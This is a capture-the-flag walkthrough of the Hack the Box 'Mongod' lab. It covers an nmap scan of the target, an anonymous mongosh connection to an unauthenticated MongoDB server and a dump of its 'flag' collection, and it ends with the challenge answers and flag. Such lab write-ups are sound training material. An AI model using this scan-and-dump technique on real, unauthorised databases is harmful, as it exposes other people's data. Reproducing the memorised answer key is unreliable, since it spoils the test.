


MONGOD



# Mongod

## Table of Contents

1	Hack the Box .....	3
1.1	Connect using Pwnbox .....	3
1.1.1	Open HTB Viewer.....	5
1.1.2	Select Terminal.....	5
1.1.3	Ping Target ip address.....	6
1.1.4	Nmap Search.....	7
1.1.5	Connecting to MongoDB.....	8
1.2	Challenge Questions .....	11
1.3	Completion Certificate.....	12

DATE	REVISION	AUTHORED BY	REVIEWED / APPROVED BY
03-09-2025	A	R. Voss	

AUTHORS NOTE:

# Mongod

## 1 Hack the Box

### 1.1 Connect using Pwnbox

Open Hack the Box and select a machine

The screenshot displays the 'Mongod' interface, which is categorized as 'VERY EASY'. The top navigation bar includes a 'VIP' badge and a progress indicator showing '0 of 8 tasks completed'. Below the navigation bar, there are tags for 'MongoDB', 'Databases', 'Reconnaissance', 'Misconfiguration', and 'Anonymous/Guest Access', along with a link to the 'Official Writeup'.


The main content area is divided into two sections. The first section, titled 'CONNECT', provides instructions on how to attack the target machine. It offers two options: 'Connect using Pwnbox' (recommended) and 'Connect using OpenVPN'. The 'Pwnbox' option is described as a preconfigured, browser-based virtual machine with all necessary tools pre-installed. The 'OpenVPN' option is described as using your own machine for hacking. A 'Free 2h of Pwnbox - Upgrade to VIP+ for Unlimited Access' link is provided for the Pwnbox option.

The second section, titled 'SPAWN MACHINE', contains a button labeled 'SPAWN MACHINE' and a message: 'Spawn the target machine and the IP will show here'.

The third section, titled 'ONLINE', shows the 'TARGET MACHINE IP ADDRESS' as '10.129.216.70'. It also includes a link to a 'walkthrough' and a message: 'Read the walkthrough provided, to get a detailed guide on how to pwn this machine.'


# Mongod

Start Pwnbox and then open desktop




# Mongod


## 1.1.1 Open HTB Viewer



## 1.1.2 Select Terminal




# Mongod




```
Parrot Terminal
File Edit View Search Terminal Help
[us-starting-point-1-dhcp]-[10.10.15.58]-[skipv@htb-vdniqzv2t5]-[~]
[*]$
```

## 1.1.3 Ping Target ip address

In this instance 10.129.166.100



```
Parrot Terminal
File Edit View Search Terminal Help
[us-starting-point-1-dhcp]-[10.10.15.58]-[skipv@htb-vdniqzv2t5]-[~]
[*]$ ping 10.129.166.100
```



```
Parrot Terminal
File Edit View Search Terminal Help
[us-starting-point-1-dhcp]-[10.10.15.58]-[skipv@htb-vdniqzv2t5]-[~]
[*]$ ping 10.129.166.100
PING 10.129.166.100 (10.129.166.100) 56(84) bytes of data.
64 bytes from 10.129.166.100: icmp_seq=1 ttl=63 time=9.76 ms
64 bytes from 10.129.166.100: icmp_seq=2 ttl=63 time=9.90 ms
64 bytes from 10.129.166.100: icmp_seq=3 ttl=63 time=9.89 ms
64 bytes from 10.129.166.100: icmp_seq=4 ttl=63 time=10.0 ms
^C
--- 10.129.166.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 9.760/9.889/10.009/0.088 ms
[us-starting-point-1-dhcp]-[10.10.15.58]-[skipv@htb-vdniqzv2t5]-[~]
[*]$
```

# Mongod

## 1.1.4 Nmap Search

```
nmap -p- --min-rate=1000 -sV 10.129.216.70
```

```
[us-starting-point-1-dhcp]-[10.10.15.58]-[skipv@htb-v1erioktwx]-[~]  
[★]$ nmap -p- --min-rate=1000 -sV 10.129.216.70
```

```
[us-starting-point-1-dhcp]-[10.10.15.58]-[skipv@htb-v1erioktwx]-[~]  
[★]$ nmap -p- --min-rate=1000 -sV 10.129.216.70  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 09:56 CDT  
Warning: 10.129.216.70 giving up on port because retransmission cap hit (10).  
Nmap scan report for 10.129.216.70  
Host is up (0.0089s latency).  
Not shown: 64792 closed tcp ports (reset), 741 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)  
27017/tcp  open  mongodb  MongoDB 3.6.8  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 90.76 seconds  
[us-starting-point-1-dhcp]-[10.10.15.58]-[skipv@htb-v1erioktwx]-[~]  
[★]$
```

# Mongod

## 1.1.5 Connecting to MongoDB

install the MongoDB shell utility

```
curl -O https://downloads.mongodb.com/compass/mongosh-2.3.2-linux-x64.tgz
```

```
[us-starting-point-1-dhcp]~[10.10.15.58]~[skipv@htb-v1erioktwx]~[~]  
[*]$ sudo curl -O https://downloads.mongodb.com/compass/mongosh-2.3.2-linux-x64.tgz  
% Total    % Received % Xferd Average Speed   Time    Time     Time  Current  
           Dload  Upload   Total   Spent    Left   Speed  
100 78.4M  100 78.4M    0     0  179M      0 --:--:-- --:--:-- --:--:-- 179M
```

extract the contents of the tar archive file using the tar utility

```
tar xvf mongosh-2.3.2-linux-x64.tgz
```

```
[us-starting-point-1-dhcp]~[10.10.15.58]~[skipv@htb-v1erioktwx]~[~]  
[*]$ tar xvf mongosh-2.3.2-linux-x64.tgz  
mongosh-2.3.2-linux-x64/  
mongosh-2.3.2-linux-x64/.sbom.json  
mongosh-2.3.2-linux-x64/LICENSE-crypt-library  
mongosh-2.3.2-linux-x64/LICENSE-mongosh  
mongosh-2.3.2-linux-x64/README  
mongosh-2.3.2-linux-x64/THIRD_PARTY_NOTICES  
mongosh-2.3.2-linux-x64/bin/  
mongosh-2.3.2-linux-x64/mongosh.1.gz  
mongosh-2.3.2-linux-x64/bin/mongosh  
mongosh-2.3.2-linux-x64/bin/mongosh_crypt_v1.so  
[us-starting-point-1-dhcp]~[10.10.15.58]~[skipv@htb-v1erioktwx]~[~]  
[*]$
```

Navigate to the location where the mongosh binary is present.

```
cd mongosh-2.3.2-linux-x64/bin
```

```
[us-starting-point-1-dhcp]~[10.10.15.58]~[skipv@htb-v1erioktwx]~[~]  
[*]$ cd mongosh-2.3.2-linux-x64/bin  
[us-starting-point-1-dhcp]~[10.10.15.58]~[skipv@htb-v1erioktwx]~[~/mongosh-2.3.2-linux-x64/bin]  
[*]$
```

connect to the MongoDB server running on the remote host as an anonymous user.



# Mongod

```
./mongosh mongodb://10.129.216.70:27017
```

```
[us-starting-point-1-dhcp]-[10.10.15.58]-[skipv@htb-vlerioktwx]-[~/mongosh-2.3.2-linux-x64/bin]
[*]$ ./mongosh mongodb://10.129.216.70:27017

Current Mongosh Log ID: 67cf02261e34fa23f6fe6910
Connecting to:      mongodb://10.129.216.70:27017/?directConnection=true&appName=mongosh+2.3.2
Using MongoDB:      3.6.8
Using Mongosh:      2.3.2
mongosh 2.4.2 is available for download: https://www.mongodb.com/try/download/shell

For mongosh info see: https://www.mongodb.com/docs/mongosh-shell/

To help improve our products, anonymous usage data is collected and sent to MongoDB periodically (https://www.mongodb.com/legal/privacy-policy).
You can opt-out by running the disableTelemetry() command.

-----
The server generated these startup warnings when booting
2025-03-10T14:51:31.656+0000:
2025-03-10T14:51:31.656+0000: ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2025-03-10T14:51:31.656+0000: **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2025-03-10T14:51:33.558+0000:
2025-03-10T14:51:33.558+0000: ** WARNING: Access control is not enabled for the database.
2025-03-10T14:51:33.558+0000: **          Read and write access to data and configuration is unrestricted.
2025-03-10T14:51:33.558+0000:
-----

test> 
```

We have successfully connected to the remote MongoDB instance as an anonymous user. We can list the databases present on the MongoDB server using the following command

```
show dbs;
```

```
-----
test> show dbs;

test> show dbs;
admin                32.00 KiB
config               72.00 KiB
local                72.00 KiB
sensitive_information 32.00 KiB
users                32.00 KiB
test> 
```

After listing out the databases, we can select any one of them using the use command for further enumeration. Enumerate sensitive\_information

```
use sensitive_information
```

```
test> show dbs;
admin                32.00 KiB
config               72.00 KiB
local                72.00 KiB
sensitive_information 32.00 KiB
users                32.00 KiB
test> use sensitive_information
```

# Mongod

```
test> show dbs;
admin          32.00 KiB
config         72.00 KiB
local          72.00 KiB
sensitive_information 32.00 KiB
users          32.00 KiB
test> use sensitive_information
switched to db sensitive_information
sensitive_information> █
```

List down the collections stored in the sensitive\_information database using the following command:

```
show collections;
```

```
sensitive_information> show collections;
flag
sensitive_information> █
```

There is a single collection named flag .

Dump the contents of the documents present in the flag collection by using the db.collection.find() command.

Replace the collection name flag in the command and also use pretty() in order to receive the output in a beautified format.

```
db.flag.find().pretty();
```

```
switched to db sensitive_information
sensitive_information> show collections;
flag
sensitive_information> db.flag.find().pretty();█
```

```
test> use sensitive_information
switched to db sensitive_information
sensitive_information> show collections;
flag
sensitive_information> db.flag.find().pretty();
[
  {
    _id: ObjectId('630e3dbcb82540ebbd1748c5'),
    flag: '1b6e6fb359e7c40241b6d431427ba6ea'
  }
]
sensitive_information>
```

1b6e6fb359e7c40241b6d431427ba6ea

# Mongod

## 1.2 Challenge Questions

1. How many TCP ports are open on the machine?  
`2`
2. Which service is running on port 27017 of the remote host?  
`MongoDB`
3. What type of database is MongoDB? (Choose: SQL or NoSQL)  
`NoSQL`
4. What is the command name for the Mongo shell that is installed with the `mongodb-clients` package?  
`mongosh`
5. What is the command used for listing all the databases present on the MongoDB server? (No need to include a trailing ;)  
`show dbs`
6. What is the command used for listing out the collections in a database? (No need to include a trailing ;)  
`show collections`
7. What is the command used for dumping the content of all the documents within the collection named `flag` in a format that is easy to read?  
`db.flag.find().pretty();`
8. Submit root flag  
`1b6e6fb359e7c40241b6d431427ba6ea`

# Mongod

## 1.3 Completion Certificate

